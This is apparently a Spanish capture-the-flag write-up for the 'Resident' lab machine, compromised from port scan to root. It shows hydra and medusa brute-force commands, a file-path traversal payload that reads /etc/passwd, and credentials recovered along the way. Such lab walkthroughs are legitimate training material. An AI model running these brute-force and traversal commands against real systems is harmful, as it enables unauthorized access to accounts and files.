
RESIDENT

CONECTIVIDAD

```
ping -c1 192.168.0.54
```




```
└─# ping -c1 192.168.0.54
PING 192.168.0.54 (192.168.0.54) 56(84) bytes of data.
64 bytes from 192.168.0.54: icmp_seq=1 ttl=64 time=1.55 ms

── 192.168.0.54 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.545/1.545/1.545/0.000 ms
```

ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.54 -T 5
```



```
└─# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.54 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 04:48 EDT
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.19% done; ETC: 04:50 (0:00:28 remaining)
Warning: 192.168.0.54 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.54
Host is up (0.00082s latency).
Not shown: 46814 filtered tcp ports (no-response), 18719 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 e8:fc:cb:53:f8:97:01:69:27:3c:58:0c:48:b7:28:eb (ECDSA)
|_  256 fa:87:ab:ce:92:42:86:71:55:00:b1:35:96:93:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Iniciar Sesi\xC3\xB3n
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
MAC Address: 08:00:27:5E:70:F7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Puertos abiertos 22 y 80

puerto 80




ENUMERACIÓN

Con gobuster vamos a buscar archivos y directorios



```
└─# gobuster dir -u http://192.168.0.54 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.54
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/info.php             (Status: 200) [Size: 79463]
/index.php            (Status: 200) [Size: 2284]
/.html                (Status: 403) [Size: 277]
/javascript           (Status: 301) [Size: 317] [--> http://192.168.0.54/javascript/]
/.php                 (Status: 403) [Size: 277]
/logout.php           (Status: 302) [Size: 0] [--> index.php]
/connect.php          (Status: 200) [Size: 1]
/robots.txt           (Status: 200) [Size: 144]
/dashboard.php        (Status: 302) [Size: 0] [--> index.php]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```



192.168.0.54/robots.txt

```
Users admin

Pass JTM1JTYxJTMwJTM2JTMxJTM1JTMzJTYyJTMxJTMyJTYyJTMyJTY1JTYzJTM2JTMyJTMxJTMwJTYxJTM4JTYyJTYyJTM2JTM2JTY2JTM0JTY1JTM3JTM4JTYzJTM0
```

En /robots.txt encontramos un usuario y una contraseña

Users admin


Pass
JTM1JTYxJTMwJTM2JTMxJTM1JTMzJTYyJTMxJTMyJTYyJTMyJTY1JTYzJTM2JTMyJTMxJTMwJTYxJTM4JTYyJTYyJTM2JTM2JTY2JTM0JTY1JTM3JTM4JTYzJTM0

Después de pasarla por cyberchef, obtenemos

5a06153b12b2ec6210a8bb66f4e78c4. La cadena tiene 31 caracteres


lo que la asemeja a un hash MD5 estándar. Con la herramienta

crunch generamos el diccionario



```
JTM1JTYxJTMwJTM2JTMxJTM1JTMzJTYyJTMxJTMyJTYyJTMyJTY1JTYzJTM2JTMyJTMxJTMwJTYxJTM4JTYy
JTYyJTM2JTM2JTY2JTM0JTY1JTM3JTM4JTYzJTM0
```

```
5a06153b12b2ec6210a8bb66f4e78c4
```




```
└─# crunch 32 32 -t 5a06153b12b2ec6210a8bb66f4e78c4@ -o diccionario.txt

Crunch will now generate the following amount of data: 858 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 26

crunch: 100% completed generating output
```

Ahora, vamos con hydra para sacar la contraseña

hydra -l admin -P diccionario.txt 192.168.0.54 http-post-form "/index.php:username=^USER^&password=^PASS^:F=Usuario o contraseña incorrectos"




Iniciar Sesión

Usuario o contraseña incorrectos

Method	Domain	File	Initiator	Type	Transferred	Size
POST	192.168.0.54	index.php	document	html	1.31 kB	2.37 kB
GET	192.168.0.54	50.jpg	img	jpeg	cached	1.25 MB
GET	192.168.0.54	favicon.ico	FaviconLoader.js…	html	cached	274 B

Request payload

```
1  username=admin&password=666
```



```
└─# hydra -l admin -P diccionario.txt 192.168.0.54 http-post-form "/index.php:username=^USER^&password=^PASS^:F=Usuario o contraseña incorrectos"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-20 14:18:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking http-post-form://192.168.0.54:80/index.php:username=^USER^&password=^PASS^:F=Usuario o contraseña incorrectos
[80][http-post-form] host: 192.168.0.54   login: admin   password: 5a06153b12b2ec6210a8bb66f4e78c4a
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-20 14:18:41
```

admin/5a06153b12b2ec6210a8bb66f4e78c4a

Accedemos al panel

Tenemos una LFI en la url


file:/../../../../../../../../etc/passwd

Tenemos tres usuarios: root, simple y ram.

Vamos con medusa a la contraseña de ram por SSH


```
medusa -h 192.168.0.54 -u ram -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
```

ram/fuckyou



192.168.0.54/dashboard.php?url=file%3A%2F..%2F.%2F..%2F.%2F..%2F.%2F..%2F.%2F..%2Fetc%2Fpas
ocs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Optimum write-up - T…
file:/../../../../../../../../etc/passwd
Solicitar

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:998:998:systemd Network Management:/:/usr/sbin/nologin tss:x:100:107:TPM
software stack,,,:/var/lib/tpm:/bin/false systemd-timesync:x:997:997:systemd Time
Synchronization:/:/usr/sbin/nologin messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:105:112:Avahi
mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:106:29:Speech
Dispatcher,,,:/run/speech-dispatcher:/bin/false fwupd-refresh:x:107:115:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin saned:x:108:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:109:118::/var/lib/geoclue:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:
/usr/sbin/nologin rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:111:120:colord
colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin gnome-initial-
setup:x:112:65534::/run/gnome-initial-setup/:/bin/false Debian-gdm:x:113:121:Gnome Display
Manager:/var/lib/gdm3:/bin/false simple:x:1000:1000:simple,,,:/home/simple:/bin/bash
mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false ram:x:1001:1001::/home
/ram:/bin/bash sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
```




```
└─# medusa -h 192.168.0.54 -u ram -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"

ACCOUNT FOUND: [ssh] Host: 192.168.0.54 User: ram Password: fuckyou [SUCCESS]
```

EXPLOTACIÓN

Nos conectamos por SSH

ssh ram@192.168.0.54



```
└─# ssh ram@192.168.0.54
The authenticity of host '192.168.0.54 (192.168.0.54)' can't be established.
ED25519 key fingerprint is SHA256:c7IH7a2WA2nFPZYupRaO4KJ305/2Inn6ti2wJ3EOoNY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.54' (ED25519) to the list of known hosts.
ram@192.168.0.54's password:
Permission denied, please try again.
ram@192.168.0.54's password:
Linux TheHackersLabs-Resident 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
ram@TheHackersLabs-Resident:~$
```

ESCALADA DE PRIVILEGIOS

Listando en directorios nos encontramos con esto

```
ram@TheHackersLabs-Resident:~$ cat root.txt
macbookpro
```

Probamos a hacernos root

```
ram@TheHackersLabs-Resident:~$ su root
Contraseña:
root@TheHackersLabs-Resident:/home/ram# whoami
root
root@TheHackersLabs-Resident:/home/ram#
```

🖖 **Buen día.**